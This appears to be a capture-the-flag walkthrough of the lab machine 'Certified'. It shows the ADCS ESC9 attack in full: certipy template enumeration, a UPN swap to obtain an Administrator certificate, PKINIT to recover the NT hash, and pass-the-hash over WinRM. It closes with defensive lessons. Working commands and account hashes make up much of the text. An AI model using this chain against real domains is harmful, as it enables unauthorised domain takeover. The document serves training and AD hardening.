Confirming ADCS is there
ADCS (Active Directory Certificate Services) is the Windows Server role that implements a PKI inside the domain: it issues certificates for users, computers and services, and those certificates can be used to authenticate. What matters from the offensive side is that an authentication certificate is equivalent to the identity written on it, no password or hash needed, and that misconfigured templates let an unprivileged user request one in someone else's name.
netexec ldap certified.htb -u ca_operator -H b4b86f45c6018f1b664f70805f45d8f2 -M adcs
LDAP  10.10.11.41  389  DC01  [+] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
ADCS  10.10.11.41  389  DC01  [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS  10.10.11.41  389  DC01  Found PKI Enrollment Server: DC01.certified.htb
ADCS  10.10.11.41  389  DC01  Found CN: certified-DC01-CA
Confirmed: there is a CA named certified-DC01-CA on the DC itself. The module finds it by searching LDAP for pKIEnrollmentService objects, which is where ADCS publishes its enrollment servers.
Hunting for vulnerable templates
The reference tool for ADCS is certipy, which ships packaged in Kali:
sudo apt install certipy-ad
Installing:
  certipy-ad

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 50
  Download size: 122 kB
  Space needed: 755 kB / 40.5 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 certipy-ad all 5.0.3-0kali1 [122 kB]
Fetched 122 kB in 0s (397 kB/s)
Selecting previously unselected package certipy-ad.
Preparing to unpack .../certipy-ad_5.0.3-0kali1_all.deb ...
Unpacking certipy-ad (5.0.3-0kali1) ...
Setting up certipy-ad (5.0.3-0kali1) ...
With it we enumerate the certificate templates, authenticating with ca_operator's hash and asking it to flag only the vulnerable ones:
certipy-ad find -vulnerable -username ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -dc-ip 10.10.11.41 -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'

Certificate Authorities
  0
    CA Name    : certified-DC01-CA
    DNS Name   : DC01.certified.htb
    Certificate Subject : CN=certified-DC01-CA, DC=certified, DC=htb
Of the 34 templates, 12 are enabled. And one of them stands out:

Certificate Templates
  Template Name          : CertifiedAuthentication
  Display Name           : Certified Authentication
  Certificate Authorities: certified-DC01-CA
  Enabled                : True
  Client Authentication  : True
  Enrollee Supplies Subject : False
  Certificate Name Flag  : SubjectAltRequireUpn
                           SubjectRequireDirectoryPath
  Enrollment Flag        : PublishToDs
                           AutoEnrollment
                           NoSecurityExtension
  Extended Key Usage     : Server Authentication
                           Client Authentication
  Validity Period        : 1000 years
The two lines that matter go together: SubjectAltRequireUpn (the certificate carries the requester's UPN as its identity) and NoSecurityExtension (the security extension that would tie the certificate to a SID is not included). And certipy labels it:

    Enrollment Rights       : CERTIFIED.HTB\operator ca
                              CERTIFIED.HTB\Domain Admins
                              CERTIFIED.HTB\Enterprise Admins
[!] Vulnerabilities
    ESC9                    : Template has no security extension.
Two facts line up: the template is ESC9 and its Enrollment Rights include CERTIFIED.HTB\operator ca, which is our ca_operator's display name.
How ESC9 works
Normally the KDC validates a certificate by comparing the SID embedded in the security extension (szOID_NTDS_CA_SECURITY_EXT) against the account's. Without that extension, the only identity the certificate carries is the UPN, and the UPN is a text attribute you can change if you control the account. And control over ca_operator is exactly what we have: management_svc holds GenericAll over it.
None of that theory has to be reconstructed by hand: certipy's own repository README points at its wiki, which covers ESC1 through ESC16.

Supported AD CS Vulnerabilities

Certipy supports detection and exploitation of AD CS vulnerabilities across the full range of ESC1-ESC16.

For detailed explanations and exploitation steps, refer to the Certipy Wiki.
The privilege escalation page describes ESC9 and, along the way, confirms the condition that makes it work here: the DC not being in strong certificate binding mode.

ESC9: No Security Extension on Certificate Template

ESC9 vulnerabilities arise when a certificate template is explicitly configured not to include the
szOID_NTDS_CA_SECURITY_EXT (OID 1.3.6.1.4.1.311.25.2) security extension in the certificates it issues.
This extension, which contains the requester's SID, was introduced by Microsoft as part of the May 2022
"Certifried" updates (CVE-2022-26923 and KB5014754) to enable "strong certificate mapping".

A template can be configured to omit this extension by setting the CT_FLAG_NO_SECURITY_EXTENSION flag
(value 0x80000) in its msPKI-Enrollment-Flag attribute. If a certificate is issued from such a template:
  - It will lack the primary SID security extension (szOID_NTDS_CA_SECURITY_EXT).
  - This forces the KDC during Kerberos PKINIT authentication, or Schannel during TLS authentication, to
    rely on weaker, legacy mapping methods if the domain is not yet in "Full Enforcement" mode for strong
    certificate binding. These weaker methods might include mapping based on the UPN or DNS name found in
    the certificate's SAN.

The vulnerability of ESC9 becomes exploitable under these conditions:
  - Domain Controller Certificate Binding Mode: The StrongCertificateBindingEnforcement registry key on
    Domain Controllers (under HKLM\SYSTEM\CurrentControlSet\Services\Kdc) is set to 1 (Compatibility
    Mode) or 0 (Disabled).

And the same wiki documents the sequence step by step:


Step 2: Update the victim account's UPN to the target administrator's sAMAccountName.
Step 5: Revert the "victim" account's UPN.
Step 6: Authenticate as the target administrator.
Three moves: put the Administrator's UPN on ca_operator, request the certificate (which will be issued in Administrator's name), and set the UPN back before using it. That third step is not cosmetic: two accounts sharing a UPN in the domain cause a conflict that can break the later authentication.
Exploiting ESC9
certipy-ad account update -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator -dc-ip 10.10.11.41
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                 : Administrator
[*] Successfully updated 'ca_operator'
certipy-ad req -username ca_operator@certified.htb -hashes :b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.10.11.41
[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
The two middle lines are the entire attack: Got certificate with UPN 'Administrator' followed by Certificate has no object SID. At the request of an unprivileged account, the CA issued a certificate claiming to be the administrator's and carrying no SID to give the impersonation away. That is ESC9.
certipy-ad account update -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb -dc-ip 10.10.11.41
[*] Updating user 'ca_operator':
    userPrincipalName                 : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
With the .pfx in hand and the UPN already reverted, we use it to request a TGT over PKINIT and extract the NT hash:
sudo ntpdate certified.htb
certipy-ad auth -pfx administrator.pfx -domain certified.htb -dc-ip 10.10.11.41
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34Shell as Administrator
With the Administrator's NT hash, Pass-the-Hash against WinRM:
netexec smb   10.10.11.41 -u 'Administrator' -H 0d5b49608bbce1751f708748f67e2d34 2>/dev/null
netexec winrm 10.10.11.41 -u 'Administrator' -H 0d5b49608bbce1751f708748f67e2d34 2>/dev/null
evil-winrm -i 10.10.11.41 -u Administrator -H 0d5b49608bbce1751f708748f67e2d34
SMB   10.10.11.41  445   DC01  [+] certified.htb\Administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d!)
WINRM 10.10.11.41  5985  DC01  [+] certified.htb\Administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d!)

Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
ac20eda49786b70a64fd5935ce9126cb
The box falls end to end without a single binary exploit: the whole chain is misconfigured Active Directory permissions.
Attack chain
judith.mader:judith09 (assume breach)
        │ WriteOwner
        ▼
  Management group ──(owneredit + dacledit + addmem)──> judith.mader is a member
        │ GenericWrite (inherited)
        ▼
  management_svc ──(Shadow Credentials)──> NT hash ──(PtH WinRM)──> shell + user.txt
        │ GenericAll
        ▼
  ca_operator ──(Shadow Credentials)──> NT hash  (no shell, but Enrollment Rights in ADCS)
        │ ESC9 (UPN swap + certipy req)
        ▼
  Administrator ──(certipy auth → NT hash)──(PtH WinRM)──> root.txt
Lessons learned
- ACLs are code that runs by itself.
WriteOwner,GenericWriteandGenericAllare legitimate permissions; badly handed out they form a privesc chain thatBloodHoundreads overLDAPwithout firing a single exploit. ReviewDACLsas seriously as you review patches. - Shadow Credentials turns any write permission into authentication. If an account can write another's
msDS-KeyCredentialLink, it can authenticate as it overPKINITwithout knowing or changing its password. Defence: restrict who can write that attribute and monitor it. - ADCS widens the domain's attack surface. A template without the security extension (ESC9) lets an attacker-controlled
UPNimpersonate an administrator.certipy find -vulnerablebelongs in everyADaudit. - A valid credential is not access.
judith.maderandca_operatorboth authenticate onSMBand neither gives a shell; what decides is membership ofRemote Management Users. Telling the two apart saves hours of pointless attempts. - The clock is part of the attack too. Seven hours of
clock-skewis enough to make all ofKerberosfail for no apparent reason; nmap flags it during the scan and onentpdatefixes it. Kerberoastingis not always the way. Heremanagement_svc'sTGSwas uncrackable; pushing on would have wasted time. When a password will not fall, the next vector usually lives in the permissions, not in more wordlists.